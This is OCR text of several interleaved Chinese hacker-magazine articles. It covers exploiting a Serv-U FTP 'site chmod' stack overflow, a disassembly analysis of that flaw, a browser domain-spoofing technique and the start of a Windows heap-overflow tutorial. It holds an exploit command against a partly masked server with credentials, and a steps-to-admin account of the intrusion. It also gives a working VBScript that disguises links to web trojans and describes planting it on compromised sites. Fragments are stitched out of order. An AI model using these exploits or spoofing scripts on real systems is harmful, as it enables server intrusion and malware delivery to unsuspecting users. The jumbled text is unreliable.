- Microsoft Windows 2003 Datacenter Edition 64-bit
- Microsoft Windows 2003 Datacenter Edition
```

不受影响的版本信息:

```
Serv-U FTP Server V5.0.0.0
```

漏洞描述

RhinoSoft出品的该FTP服务器现在已遍布各大、中、小服务器,虚拟网站的服务器更是居多! 它的优点我就不再多重复啦,一个字:"棒"! 但是,KKQQ是个厉害的家伙,发现了这个程序的漏洞,前面有很详细的漏洞分析,我就不敢鲁班门前耍大斧了,我们来看看这个漏洞的入侵实例吧! GOGOGO!

溢出实战

前些天我朋友刚刚去买了个空间,支持ASP,让我帮着做做网站,并给了FTP账号。想想还有几天才开学,就爽快地答应下来。登录上去一看,哇! 好家伙,竟然FTP里空空如也,这不明白着打算要累死我嘛! 呵呵~~ 先不管这些,看看网站安全情况如何。"该你上场了哦。"只见superscan3迈着矫健的步伐上场了。

先扫描一下服务器,扫描结果如图1:




图 1

不是吧~?! 只开这么少的服务? 135、139、445都关了,看来肯定是防火墙的作用。

前段时间曾经介绍过如何用ASP木马配合Serv-U提升权限,正好可以一试! 经过查找发现FTP服务器是默认安装在C:\Program Files\Serv-U。仔细一找,咦? 怎么没有看到FTP账号信息? 如图2所示

怎么只有注册FTP的信息? 郁闷中! 看来这个网管




图 2

不错,已经发现这一缺陷,把账号信息储存在注册表了! 怎么办呢? 这可难不倒我,请出我们今天的主角:lion发布的Serv-U FTP Server长文件名堆栈溢出漏洞攻击代码,然后编译,在CMD下运行,如图3 所示:



图 3

使用参数:

```
Servu <-i ip> <-t type> [-u user] [-p pass] [-d dir] [-f ftpport] [-c cbhost] [-s shellport]
参数解释:
<-i ip>..........对方IP
<-t type>........0 (只有一个参数可选, 适用任何系统)
[-u user]..........具有可写入权限账号的用户名
[-p pass]..........该用户名的密码
[-d dir]..........FTP里指定某个文件夹可写并指向该文件夹
[-f ftpport]........FTP开的端口 (默认是21)
[-c cbhost] [-s shellport].......这里可以省略不加该参数!
```

OK! 参数搞清楚了,我们就开始溢出喽~ (台下掌声不断,谢谢谢谢~~)

```
Servu.exe -i 61.152.***.*** -t 0 -u qingkong -p woyao1hquk -f 21
```

脚本小子:有的FTP并不是根目录就可写入,这样我们就要再加上[-d dir]参数! 假如可写的目录为"\yuyi",那我们的参数就要改成 Servu -i 61.152.102.82 -t 0 -u qingkong -p woyao1hquk -d yuyi -f 21,如图4 所示。




图 4

脚本小子: Serv-U是很多站点使用的FTP服务器端，如果这个服务器端出现漏洞，对我们的网络来说影响可就大了！这不，最近绿盟就发布了Serv-U存在溢出漏洞的安全公告！相信关注漏洞的你都知道了这个事吧！同时，继Flshsky在我们黑防首发了RPC漏洞后，这次KKQQ也是自己发现的漏洞！并在较短的时间内通知了我们，多谢大家对黑防的信任和支持！希望越来越多的朋友能发现漏洞并通知我们，我们会及时地告诉广大朋友的！

今天，我们就把发现漏洞的原作者请到《黑客防线》，亲自为大家分析这个漏洞的前因后果！这可是一个很好的学习机会哦，大家可不要错过！

难易程度: 高级

适合对象: 网络安全分析者，汇编爱好者

我是这样发现Serv-U FTP溢出漏洞的

文／KKQQ

大家好，我是KKQQ，第一次来《黑客防线》做客。应《黑客防线》编辑部的邀请，我在这里为大家做一下"Serv-U最新安全公告之远程Serv-U远程漏洞"的一些介绍。相信大家都看到了我发布的关于这个漏洞的Exp程序了吧，这篇文章除了向大家介绍Serv-U远程漏洞介绍之外，还会涉及一些Serv-U的漏洞发掘方法探讨，如有不足的地方还请大家提出。

1. Serv-U漏洞介绍
2. Serv-U漏洞详细分析
   * Serv-U漏洞溢出原因
   * 写权限的要求
3. Serv-U漏洞发现过程中的一些问题
   * 错误模式
   * 自动化发现的障碍
4. Serv-U相关的其他信息

Serv-U 漏洞介绍

Serv-U在处理"site chmod"命令的过程中，如果没有考虑到长文件名，将会触发一个堆典型的堆栈溢出，通常情况下，这个漏洞可导致攻击者获得服务器上Serv-U运行的权限，一般来说就是Windows系统中的administrators组或者是system组（如果Serv-U以系统服务的形式运行）的权限，但这个漏洞的利用有一个前提就是必须在用户登录到ftp server以后对一个目录或者文件有可写权限。

漏洞详细情况

* Serv-U漏洞溢出原因

这里我们具体来看一下Serv-U漏洞的详细情况，首先我们来看一段汇编代码，这段代码就是Serv-U处理

不看不知道，一看吓一跳！溢出后居然马上直接连接对方C盘！理论上穿越了防火墙，真是一个强悍的溢出程序呀！我们再来试试权限如何，添加一个管理员并把他提升为超级管理员试试。如图5所示。

操作成功！嗯！就这样轻松搞定！（台下欢呼声不断~~ ）

就这样简单！一个服务器的权限就被我拿到了！由此可见，此漏洞的攻击性是多么强！劝大家慎用此漏洞！广大网管也小心了！




图5

编后语

看完这篇文章，还在用Serv-U FTP的网管们！快把你们的"宝贝"升级到5.0.0.0版本吧！不然自己辛辛苦苦的服务器要付之东流了。

"site chmod"命令的具体代码(以Serv-U 4.1.3版本的反汇编为例):

```
text:004194EB AF8 push   [ebp+value]      ; value
text:004194EE AFC push   0FFFFFFFFh       ; int
text:004194F0 B00 push   4B4h
text:004194F5 B04 lea    eax, [esi+cmdStruc.
unkn_struc_8488]
text:004194FB B04 push   eax              ; int
text:004194FC B08 call   sub_41434
text:00419501 B08 add    esp, 0Ch
text:00419504 AFC push   eax              ; format
text:00419505 B00 lea    edx, [ebp+buffer]
text:0041950B B00 push   edx              ; buffer
text:0041950C B04 call   _sprintf
text:00419511 B04 add    esp, 0Ch
text:00419514 AF8 lea    ecx, [ebp+buffer]
text:0041951A AF8 push   ecx
text:0041951B AFC push   esi
```

首先Serv-U调用sub_41434处的代码,这个代码的作用就是从资源文件中(在二进制代码中,就是.irsc段中的字符串信息)载入字符串资源,具体的作用就相当于SDK中的LoadString函数,把字符串中资源中提取出来。对应到提交的参数0x4b4h(可以通过一些资源提取,例如exescope之类的软件将相应的字符串信息提取出来),提取出来的字符串就是"%s: No such file or directory.",接下来Serv-U调用sprintf将回应信息格式化到edx所指向的字符串缓冲区中,这部分的代码等同于:

```
sprintf(edx, "%s: No such file or directory.", filename);
```

这样,一个形式为伪c的代码就触发了缓冲区溢出的问题,filename的长度没有经过检查,那么将直接拷贝到edx所指向的缓冲区。

根据下边代码:

```
text:00419505 B00 lea    edx, [ebp+buffer]
text:0041950B B00 push   edx              ; buffer
```

可以判断edx所指向的缓冲区是栈分配的局部变量缓冲区之中,如果提交的文件名是一个超过局部变量buffer缓冲区所能容纳的长度的文件名,这样就可以触发一个栈内缓冲区溢出漏洞,此时堆栈内部分布的一些信息如下:

```
—buffer
—其他变量
—SEH地址
—栈帧
—返回地址
```

所以,只要buffer的长度足够长就可以覆盖SEH地址和返回地址。说到这种地步了,exploit呼之欲出了,也不需要详细的过程了。

> **脚本小子**:其实这里就是标准的堆栈溢出的典型事例。大家平时可以多关注一些常用的服务器软件,它们可能不是大家想像中那么复杂,也会有一些溢出漏洞。

* 写权限的要求

site chmod这个命令是用来更改服务器上文件的权限属性的,形式就和UNIX下的chmod命令一样 chmod 755 filename。这个命令首先对提交的site chmod xxx filename进行检查并对一些特殊字符做替换,例如回车,换行,3个连续的0xff(这个是出于什么原因我也不清楚)等,然后尝试打开Serv-U服务器上的filename这个文件,并尝试修改这个文件的属性。在这个过程中如果有错误发生,就根据错误信息返回相应的消息。这些消息包括:

```
501 Syntax error in parameters or arguments.
550 Permission denied.
550 %s: No such file or directory.
553 %s: Cannot change attributes.
253 Attributes changed okay.
```

在打开文件的过程中,首先检查site chmod执行的必要条件,对目录下的文件具有可写的权限,如果具有了,才会实际的打开这个文件,文件不存在就报告"550 %s: No such file or directory."的错误,否则就是修改文件的属性。由于溢出发生在"550 %s: No such file or directory."这个点上,所以这就是这个漏洞需要写权限的原因,其实并不是需要在远程服务器上写一个文件。

漏洞发现过程中的一些问题

* 错误模式

按照典型的漏洞模式来看,Serv-U的这个漏洞属于sprintf(dst, "%s", src)这种典型的溢出模型,这种模式逃不出Halvar Flake的bugscam的法眼!bugscam检查的针对库函数的溢出有以下这么几种比较典型的模式

1.strcpy(dst, src);
2.strcat(dst, src);
3.sprintf(dst, "%s", src);

Serv-U的漏洞就属于第三种。

> **脚本小子**:bugscam大家可能不是很熟悉,BugScam是一组IDA Pro的脚本,可以分析扫描一个指定二进制文件一些库函数(比如strcpy等)是否存在问题,并且可以产生一个HTML格式的输出文件。

* 自动化发现途径的障碍

在检查第三种的情况下需要判断格式串,在UNIX/Linux下,一半格式串都是静态字符串,直接就可以获得,而在Windows中引入了资源段的概念,字符串作为资源编译在资源段中,获取这些字符串需要通过LoadString来获得,对于bugscam来说,模拟LoadString来获得字符串信息还是比较困难的,这样针对sprintf的自动化检查在这里就停下来,越不过这个障碍了。

你也可以发现漏洞

这里简单说一下漏洞发现过程中使用的一些工具,反汇编平台是最为强大的IDA Pro,这个也是通用的工

就在身边的域名欺骗

脚本小子：网页木马种植方案一直都存在很大的问题，欺骗过程需要技巧也需要时间，很多人觉得是一件很麻烦的事情，不过相信看完此文后，你的观点就会改变了。欺骗有时候也是非常简单的事情，现在就来告诉大家如何利用浏览器的最新漏洞来实现域名的欺骗……

文/图 毒药、chin

域名欺骗有多种实现方法，本文所说的是利用客户端浏览器的漏洞来欺骗用户，多数浏览器都会存在这个漏洞。

漏洞描述：当用户通过浏览器访问一个URL，如果这个URL是经过以下的格式构造的，浏览器实际将访问经过构造后的恶意页面，而用户浏览器的地址栏里所显示的却是虚假的URL：

URL的构造格式为：http://[URL_1][SPECIAL_CHAR]@[URL_2]

URL_1：用户所看到的地址，地址中不可以带"/"

SPECIAL_CHAR：一个特殊的字符，即ASCII码为1的字符

URL_2：恶意页面地址

利用过程

首先看看下面的测试页面：

```
<html>
<head>
<title>域名欺骗技术实例</title>
</head>
<body link="#0000FF" alink="#0000FF" vlink="#0000FF">
你可以看看这两个链接有什么区别:<br>
<H1>链接 1:<script language="VBScript" src="deceive.vbs"></script></h1>
<H1>链接2:<a href="http://www.163.com">www.163.com</a></h1>
</body>
</html>
```

这个网页源代码，其中链接1指向了一个VBS脚本，而链接2指向的是163站点。如果我们把链接1的VBS脚本改成下列代码：

```
------------deceive.vbs------------
'（以下请根据实际情况自行修改：）
url1="www.163.com"
url2="www.google.com"
text="www.163.com"
url="http://"&url1&Chr(1)&"@"&url2&""
dn="/"
mouseover="onMouseOver=""javascript:window.status='http://"&url1&dn&"'"""
mouseout="onMouseOut=""javascript:window.status=''"""
click="onClick=""javascript:navigate('"&url&"')"""
style="style=""cursor:hand"""
tag="<span "&style&" "&mouseover&" "&mouseout&"
```

具，这里特别提一下Halvar Flake的逆向工程工具obj_rec，可以把未知的结构和类以很直观的形式显示出来，下边就是一段obj_rec处理过后，手动命名后的一些代码片断，未经处理的代码：

```
.text:004192B2 AF8 lea eax, [esi+8469h]
.text:004192B8 AF8 pushesi
.text:004192E0 AFC lea eax, [esi+8D78h]
.text:004192E6 AFC mov edi, eax
```

处理过后的代码：

```
.text:004192B2 AF8 lea eax, [esi+cmdStruc.lpServerIPAddress]
.text:004192B8 AF8 pushesi
.text:004192E0 AFC lea eax, [esi+cmdStruc.strUserName]
.text:004192E6 AFC mov edi, eax
```

其中，cmdStruc就是obj_rec处理过后的结构，lpServerIPAddress和strUserName是对结构体中变量手动命名的结果，这样处理过的代码刻度形还是很强的！最后对为这个漏洞做出工作的朋友们表示感谢，尤其是lgx、eyas和bkbll，并感谢SST所有的成员。

＊ 相关资源

bugscam：http://sf.net/project/bugscam
halvar flake's obj_rec ：http://www.blackhat.com/html/bh-consulting/bh-consulting-tools.html

编后语：

小编在看完了这篇文章后有两个很强烈的感觉，一是佩服作者敏锐的洞察力和高超的漏洞分析能力；二就是赶快为自己的Serv-U服务器打补丁！现在Serv-U已经出了5.0了，新增加了许多ftp命令，功能更强大！大家赶快去升级吧！慢了自己就成了别人的肉鸡哦！——因为还有另一篇直接的漏洞利用的文章！大家小心哦！

```
"&click&"><font color=""#0000FF""><u>"&text&"</u></font></span>"
    document.Write tag
    '说明:
    'url1是用来欺骗用户的地址.
    'url2是实际访问的地址, 可以是网页木马、恶意网页等。
    'text是链接的文字.
    '注意: (以上欺骗地址及实际地址不可以加 "http://")
    ——————————CutsHere——————————
```

现在大家看到了吧，当我们点击这个测试页面的时候，链接1指向的是"www.google.com"，而且状态栏和地址栏里显示的是http://www.163.com/，你也许感到不可思议，但这就是域名欺骗漏洞的魅力。

我们可以想像，如果以上的测试页面中链接1指向的不是www.google.com，而是经过我们精心构造的网页木马，结果想必大家都很清楚吧。

不过，一个普通的个人网站没人会看的，这就需要我们把这种假链接添加到别的"有诱惑力"的网站页面中。假设我们入侵了一个比较大的网站，就可以把它的页面给修改了。我们把代码中的"xxxxxx"改为自己的代码 "<script language="VBScript" src="deceive.vbs"></script>"。看到src属性里的deceive.vbs了吗？我们要编辑好这个文件，然后上传到要修改的页面目录下。仅此还不行，还要把自己木马网页的界面修改一下，也就是把原来链接到的页面加入到我们自己的木马网页中，并且木马网页里的所有链接等内容要和原来的页面一样，否则就会引起用户的怀疑。

先把google网站的首页源代码全部复制下来，添加到我们的网页木马中，然后把复制下来的代码中的图片或者是链接的文件都修改完整，比如logo.gif改为http://www.google.com/logo.gif，否则网页就和原来的不一样了(图片显示为红色×，链接也失效)。修改好后就可以保存文件并上传到你的网页空间里了。(工作算是完成了，喝一杯咖啡，小憩一会……)

当我们进入这个网站后，点击修改过的链接，你会发现和原来的页面几乎是一模一样(当然，也有些细微的区别，不过一般很难觉察)。就当别人在浏览这个网页的时候，他已经在不知不觉中了木马(此时的你一定在诡异地笑吧)，呵呵。

编后

其实只要我们真正理解了域名欺骗的原理，知道如何利用此漏洞，一切欺骗都会变得非常简单，而且隐蔽性很高。真的，域名欺骗并不我们想像中的那么复杂。另外，本文需要的测试页，详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

难度等级: 高
前置知识: 堆溢出基本原理

脚本小子: 在一些朋友看来，溢出是个很复杂的问题，不过这种看法在你有了真正动手实践之后或许会得到很大改变。heap溢出的相关文章我们在网上可以找到不少，本文提出了一种新的堆溢出技术，如果你对溢出方面的基础知识还不甚了解，建议你先看看相关基础资料。

文/OYXin

Windows heap 溢出新技巧

这里建议先看看isno"Windows下的HEAP溢出及其利用"这篇文章，isno的文章提到了在堆溢出中的一个难点就是shellcode定位的问题。他演示的一个解决方法是用shellcode的地址来直接定位，并且在shellcode前面放上大量NOP来提高成功率，这篇文章主要是介绍一个更加好的方法。很多msrpc dcom heap exploit 和Windows messagner heap exploit都是采用的这种方法。

调试系统环境:

```
vmware : windows 2000 sp4 中文版
tool   : ollydbg 1.10,vc++ 6.0,python
```

首先看看一个有漏洞的程序(修改自isno的程序，懒得自己写了，删除了无用代码节约篇幅)。

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

然后我们对该程序进行编译:

cl winheap.c /link /release(这里一定要release编译)，再运行winheap，用ollydbg attch winheap这个进程，按F9运行。打开Ollydbg->View->Executable modules->选择KERNEL32，点右键选view names->在列表中选SetUnhandled-ExceptionFilter，点右键选Follow in disassembler，可以得到下边汇编代码

```
77E6BC57    MOV ECX,DWORD PTR SS:[ESP+4]
77E6BC5B    MOV EAX,DWORD PTR DS:[77EC144C]
77E6BC60    MOV DWORD PTR DS:[77EC144C],ECX
77E6BC66    RETN 4
```

这里可以看出Windows 2000 sp4 中文版本默认异常的处理指针就是0x77ec144c，用上面的方法在kernel32里面找到UnhandledExceptionFilter这个函数反汇编。当一个unhandled exception发生的时候，有如下的代码会被执行。

```
77E9BDB1    MOV EAX,DWORD PTR DS:[77EC144C]
